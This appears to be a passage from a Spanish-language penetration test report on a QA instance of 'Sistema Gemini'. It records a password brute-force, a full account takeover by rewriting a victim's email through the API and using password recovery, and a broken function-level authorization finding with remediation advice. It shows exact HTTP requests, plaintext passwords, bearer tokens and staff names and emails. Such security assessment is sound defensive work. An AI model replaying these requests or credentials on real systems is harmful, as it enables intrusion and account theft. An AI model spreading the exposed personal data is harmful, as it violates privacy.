Asimismo, con el listado de usuarios y una contraseña candidata (**Agunsa2025***), se ejecuta un ataque de fuerza bruta con Burp Suite Intruder. El resultado muestra un HTTP 200 para el usuario '**avenegas**', confirmando credenciales válidas.

Request ^	Payload 1	Payload 2	Status code	message:
0			401	"Usuario o Contraseña Inválidos. Quedan 3 intentos antes de que su cuenta sea bloqueada."
1	aalopez	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
2	mdiaz	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
3	admin	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
4	a.fernandez	Agunsa2025*	401	"Usuario o Contraseña Inválidos."
5	avenegas	Agunsa2025*	200	"OK."
6	ariela.escobar	Agunsa2025*	401	"Usuario o contraseña inválidos."
7	atencionaltacama	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
8	benjamin.moya	Agunsa2025*	401	"Usuario o contraseña inválidos."
9	cvalenzuela	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
10	claudio.miranda	Agunsa2025*	401	"Usuario o contraseña inválidos."
11	cvines	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
12	cvalenzuelaif	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
13	cvinesif	Agunsa2025*	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."

Request	Response
<pre> PUT /api/v1/usuarios HTTP/2 Host: qa-gemini.agunsa.com Content-Length: 180 Sec-Ch-Ua-Platform: "Windows" Access-Control-Allow-Origin: * Accept-Language: es-419,es;q=0.9 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" Content-Type: application/json Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple Accept: */* Origin: https://qa-perfiles.agunsa.com Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://qa-perfiles.agunsa.com/shared-login.html?c Accept-Encoding: gzip, deflate, br Priority: u=1, i Connection: keep-alive { "codigoSistema": "GEMINI", "login": "avenegas", "password": "Agunsa2025*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> { "status": 200, "message": "OK", "data": { "usuario": { "email": "alfredo.venegas@agunsa.com", "nombre": "Alfredo Venegas", "login": "avenegas" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "GEMINI": { "FICHA-DIGITAL": true, "VER-UMBRALES": true, "ADMIN": true, "CONTROL-INTERNO": true, "INSPECCION": true, "ALERTA_SCAEL": true, "INSPECCION_FISCAL": true, "ADJUNTAR_EVIDENCIA": true, "LOG-BITACORA": true } }, "token": "u2Yzlo6m06rQ-OpWrgMHn0c06fmM2SioGC4N1K92U0aiAaziAb" } } </pre>

Utilizando las credenciales obtenidas por fuerza bruta, se accede exitosamente al Sistema Gemini con el usuario **avenegas**.


		Alfredo Venegas
CONFIGURACIONES	Carga de fichas digitales Tablero control de cumplimiento Tablero control de cumplimiento IF Planificación de cumplimiento Logs de datos Observaciones IF Reportes	

OPCIÓN B — Modificación de Email + Secuestro por Recuperación de Contraseña: Apropiación de cuenta Total

Como primer paso, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales del usuario *insideadm*.

The screenshot shows a web browser window with the URL <https://qa-gemini.agunsa.com/#>. The main content is a login modal titled 'Sistema Gemini' for 'Aeropuerto Desierto de Atacama-Caldera'. It includes the text 'Acceso al Sistema - QA' and a login form with the following elements:

- Username field: Insideadm
- Password field: Masked with dots
- Link: ¿Olvidó su contraseña?
- Checkbox: Mantener la Sesión Abierta
- Login button: Ingresar



Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que luego se empleará cuando se llame a otros endpoints.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 181 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared- login.html?codigoSistema=GEMINI&g=true 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 Accept-Encoding: gzip, deflate, br 20 Priority: u=1, i 21 Connection: keep-alive 22 23 { 24 "codigoSistema":"GEMINI", 25 "login":"Insideadm", 26 "password":"Agunsa2026*", 27 "mantenerSesionAbierta":false, 28 "requiereAdmGlobal":true, 29 "requiereAdmOrg":false, 30 "requiereAlgunPrivilegio":false 31 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 02:50:35 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 510 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Ac 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' http 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"1fe-0Ji636cXQryd5JmIwQohx/3avmw" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { 26 "status":200, 27 "message":"OK", 28 "data":{ 29 "usuario":{ 30 "email":"alfredo.venegas@agunsa.com", 31 "nombre":"Inside Security adm", 32 "login":"insideadm" 33 }, 34 "admGlobal":true, 35 "tipoAutenticacion":{ 36 "codigo":"INTERNA", 37 "nombre":"Contraseña interna", 38 "tipo":"INTERNA" 39 }, 40 "privilegios":{ 41 "GEMINI":{ 42 "ADJUNTAR_EVIDENCIA":true, 43 "ADMIN":true, 44 "CONTROL-INTERNO":true, 45 "FICHA-DIGITAL":true, 46 "INSPECCION":true, 47 "INSPECCION_FISCAL":true, 48 "LOG-BITACORA":true, 49 "VER-UMBRALES":true 50 } 51 }, 52 "token":"cDd_w49rvMmHGedkmRjLslLQv5SuuHhd7z0s-oGUvXBIAKx2y6" 53 } 54 } </pre>

Se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedkmRJLslLQv5SuuHhd7z0s-oG UvXBIAFkZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-gemini.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> 23 24 { "status":200, "message":"OK", "data":[{ "email":"aalopez@sacyr.com", "nombre":"Alfredo Lopez", "login":"aalopez", "activo":true, "administrador":false }, { "email":"acc-continua_mdiaz@sacyr.com", "nombre":"Martin Diaz", "login":"mdiaz", "activo":true, "administrador":false }, { "email":"admin@agunsa.cl", "nombre":"Administrador inicial", "login":"admin", "activo":true, "administrador":true }, { "email":"a.fernandez@cydingeneria.com", "nombre":"Ámbar Ximena Lissette Fernández Fuentes", "login":"a.fernandez", "activo":true, "administrador":false }, { "email":"alfredo.venegas@agunsa.com", "nombre":"Inside Security adm", "login":"insideadm", "activo":true, "administrador":true }, { "email":"ariela.escobar@dgac.gob.cl", "nombre":"Ariela Liliana Escobar Muñoz", "login":"ariela.escobar", "activo":true, "administrador":false }], "data":[] } </pre>

Con el token de sesión obtenido, se realiza una petición **PUT /api/v1/usuarios** modificando el campo 'email' del usuario objetivo por un email controlado por el atacante (rberrospi@gmail.com). El servidor responde HTTP 200 confirmando la modificación exitosa.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 116 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer cDd_w49rvMmHGEdkmRJLslLQv5SuuHhd7z0s-oGUvXBIAKxZy6 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-perfiles.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-perfiles.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 { 21 "email": "rberrospi@gmail.com", 22 "nombre": "Alfredo Venegas", 23 "login": "avenegas", 24 "activo": true, 25 "administrador": true 26 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 04:01:12 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 161 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, X-API-Key, Authorization 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self'; data:; object-src 'none'; script-src 'self'; 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"al-QJxeh3kpQEfhugdPPm2+YTten2c" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 { 24 "status": 200, 25 "message": "OK", 26 "data": { 27 "email": "rberrospi@gmail.com", 28 "nombre": "Alfredo Venegas", 29 "activo": true, 30 "administrador": true, 31 "login": "avenegas" 32 } 33 } </pre>

El atacante invoca el flujo de recuperación de contraseña (¿olvidó su contraseña?) ingresando el login de la víctima ('avenegas').

Sistema Gemini


Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

¿Olvidó su contraseña?

☐ Mantener la Sesión Abierta

Ingresar

Sistema Gemini


Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

i Ingrese su identificación de usuario (login) y se le enviará a su casilla de correo electrónico un código de 6 dígitos que deberá ingresar en la página siguiente para poder crear una nueva contraseña

Login de usuario

Cancelar
 Enviar Código

El atacante recibe el correo con el código de recuperación (684591).



Con este código puede establecer una nueva contraseña, completando el ATO de forma total e irreversible sin que el propietario legítimo sea notificado.

Sistema Gemini

Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:

- Longitud mínima: 8
- Debe contener mayúsculas y minúsculas
- Debe contener números
- Debe contener símbolos

Código de Autorización

684591

Nueva Contraseña

.....

Repita la Nueva Contraseña

.....

Cancelar

Cambiar Contraseña

Sistema Gemini

Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:

- Longitud mínima: 8
- Debe contener mayúsculas y minúsculas
- Debe contener números
- Debe contener símbolos

i Contraseña Modificada con Éxito

Código de Autorización

684591

Nueva Contraseña

.....


Repita la Nueva Contraseña

.....

Cancelar

Cambiar Contraseña

Utilizando la nueva credencial, se accede exitosamente al Sistema Gemini con el usuario **avenegas**, en este caso, el atacante obtiene control total y permanente sobre la cuenta de la víctima. El propietario legítimo no puede recuperar el acceso sin intervención del equipo de soporte o el administrador que accede desde el sistema de seguridad.



A01: Falta de control de autorización en ejecución de funciones privilegiadas

Descripción:

Se ha identificado una vulnerabilidad que permite a usuarios no autorizados ejecutar funciones solo disponibles para usuarios de autorizados; dicha vulnerabilidad se conoce como Broken Function Level Authorization (BFLA) el cual ocurre cuando la API no verifica correctamente los permisos (autorización) antes de permitir que un usuario ejecute una función o acción específica. En este caso, el sistema GEMINI permite que un usuario con privilegios mínimos (en este caso, el usuario insideusr) ejecute funciones administrativas de gestión de configuraciones que no están disponibles ni visibles en su interfaz gráfica (Consola).

Al capturar y replicar peticiones administrativas y sustituir el token de seguridad por el del usuario sin privilegios, el servidor procesa las solicitudes (inclusive de actualización de datos) y el backend no valida el rol o los permisos específicos del solicitante antes de aplicar los cambios en la base de datos.

OWASP TOP 10	A01:2025 – Broken Access Control
CWE	CWE-862: Missing Authorization
Nivel de criticidad	Alto (8.8)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
URL afectada	URLs: https://qa-gemini.agunsa.com/api/v1/tipo-servicios https://qa-gemini.agunsa.com /api/v1/familia-servicios https://qa-gemini.agunsa.com /api/v1/arbol-servicios https://qa-gemini.agunsa.com /api/v1/componentes https://qa-gemini.agunsa.com /api/v1/servicios_gemini https://qa-gemini.agunsa.com /api/v1/indicadores https://qa-gemini.agunsa.com /api/v1/indicadores/umbrales Parámetro Afectado: Authorization: Bearer {Bearer}
Impacto	1. Acceso no autorizado: Personas no autorizadas podrían acceder a información sensible o realizar acciones dentro del sistema sin restricciones. 2. Pérdida de integridad y confidencialidad: La información almacenada en el sistema podría ser alterada o expuesta, afectando su integridad y confidencialidad. 3. Evasión de Controles de Auditoría: Las acciones realizadas por el usuario atacante pueden pasar desapercibidas si no existe una correlación estricta entre el token y la acción permitida.

Recomendaciones	Validación de Roles en el Backend: Implementar un control de acceso (RBAC) que verifique si el rol asociado al JWT tiene permisos para el método (POST/PUT/DELETE) y el recurso solicitado. Denegar por Defecto: Configurar el API Gateway para que cualquier endpoint bajo /api/v1/ requiera una validación de autorización explícita antes de procesar la lógica de negocio. Auditoría de Acciones: Registrar en los logs no solo la acción realizada, sino el ID de usuario real extraído del token validado por el servidor.
-----------------	---

Datos de prueba:

Se emplean dos usuarios con diferentes privilegios, La vista de estos permisos no es del sistema Gemini, si no del sistema Perfiles.

Permisos de **Insideusr** (-) Menores Privilegios

EDITAR USUARIO

Login

insideusr

Dirección Email

alfredo.venegas@agunsa.com

Nombre del Usuario

Inside Security

☐ Administrador Global (de Perfiles)
 ☒ Usuario Activo

Privilegios por Sistema

Para modificar los privilegios debe dirigirse a sección 'Roles de Usuarios y Sistemas'

RMS (2)

GEMINI (4)

Privilegio	Rol
CONTROL-INTERNO	GEMINI-SIC-NS-AUDITOR
INSPECCION	GEMINI-SIC-NS-AUDITOR
INSPECCION_FISCAL	GEMINI-SIC-NS-AUDITOR
VER-UMBRALES	GEMINI-SIC-NS-AUDITOR

Permisos de **Insideadm** (+) Mayores Privilegios

EDITAR USUARIO

Login

insideadm

Dirección Email

alfredo.venegas@agunsa.com

Nombre del Usuario

Inside Security adm

☒ Administrador Global (de Perfiles)
 ☒ Usuario Activo

Privilegios por Sistema

Para modificar los privilegios debe dirigirse a sección 'Roles de Usuarios y Sistemas'

GEMINI (8)


Privilegio	Rol
ADJUNTAR_EVIDENCIA	GEMINI-SIC-NS-ADMINISTRAD...
ADMIN	GEMINI-SIC-NS-ADMINISTRAD...
CONTROL-INTERNO	GEMINI-SIC-NS-ADMINISTRAD...
FICHA-DIGITAL	GEMINI-SIC-NS-ADMINISTRAD...
INSPECCION	GEMINI-SIC-NS-ADMINISTRAD...
INSPECCION_FISCAL	GEMINI-SIC-NS-ADMINISTRAD...
LOG-BITACORA	GEMINI-SIC-NS-ADMINISTRAD...
VER-UMBRALES	GEMINI-SIC-NS-ADMINISTRAD...

Evidencia

Como primer paso, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales tanto del usuario *insideusr* así como del usuario *insideadm*.

Cuando se accede con el usuario *insideusr* se tiene acceso a **5** opciones, internamente se obtiene el token siguiente:

Bearer TuzEoFfJsSLjQjObyc7ULJdgPztsPOqVrOTwQK_fHtt-yw3tds




Cuando se accede con el usuario *insideadm* se tiene acceso a **7** opciones, así como a una pantalla de configuración, internamente se obtiene el token siguiente:

Bearer 1H7zQnIVrcuGYBClcBDBwxAsUHs8-37QeoEgiJT9XnIOYWRYP



Caso de Uso 1: Opción de Tipos de Servicios, Consultar

Esta opción es accesible en menú solo para el usuario **Insideadm**.



Internamente, la aplicación genera el flujo siguiente:

Solicitud



Respuesta

```


Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Wed, 01 Apr 2026 04:26:29 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 3427
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Access-Control-Request-Method,
Access-Control-Request-Headers, X-API-Key, Authorization
8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
9 Cache-Control: no-store
10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors
'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https:
'unsafe-inline';upgrade-insecure-requests
11 Cross-Origin-Opener-Policy: same-origin
12 Cross-Origin-Resource-Policy: same-origin
13 Etag: W/"d63-LslVaYnLDkaFVtdsDLz2EOlffvc"
14 Origin-Agent-Cluster: ?1
15 Referrer-Policy: no-referrer
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17 X-Content-Type-Options: nosniff
18 X-Dns-Prefetch-Control: off
19 X-Download-Options: noopen
20 X-Frame-Options: SAMEORIGIN
21 X-Permitted-Cross-Domain-Policies: none
22 X-Xss-Protection: 0
23
24 {
  "status":200,
  "message":"OK",
  "data":[
    {
      "codigo":"SER_AER_RSO",
      "nombre":"8.1.1 SERVICIOS AERONÁUTICOS",
      "activo":true,
      "familia":{
        "codigo":"RSO",
        "nombre":"RSO (Reglamento Servicio a la Obra)"
      }
    },
    {
      "codigo":"SER_NO_AER_NO_COM",
      "nombre":"8.1.2 SERVICIOS NO AERONÁUTICOS NO COMERCIALES",
      "activo":true,
      "familia":{
        "codigo":"RSO",
        "nombre":"RSO (Reglamento Servicio a la Obra)"
      }
    },
    {
      "codigo":"NO_AERO_COM",
      "nombre":"8.1.3 SERVICIOS NO AERONÁUTICOS COMERCIALES",
      "activo":true,
      "familia":{
        "codigo":"RSO",
        "nombre":"RSO (Reglamento Servicio a la Obra)"
      }
    },
    {
      "codigo":"OBRAS CIVILES",
      "nombre":"A. OBRAS CIVILES",
      "activo":true,
      "familia":{
        "codigo":"PACO",
        "nombre":"PACO (Plan Anual Conservación a la Obra)"
      }
    },
    {
      "codigo":"EQUIPOS ELECTROMECANICOS",
      "nombre":"B. EQUIPOS ELECTROMECANICOS",
      "activo":true,
      "familia":{
        "codigo":"PACO",
        "nombre":"PACO (Plan Anual Conservación a la Obra)"
      }
    }
  ]
}

```

Si bien esta operación es posible, se evidenciará que un usuario sin permisos (Insideusr), tal como se aprecia en la pantalla, no tiene acceso a la opción del menú **Configurar** que es donde se encuentra la opción **Tipo de Servicio**.



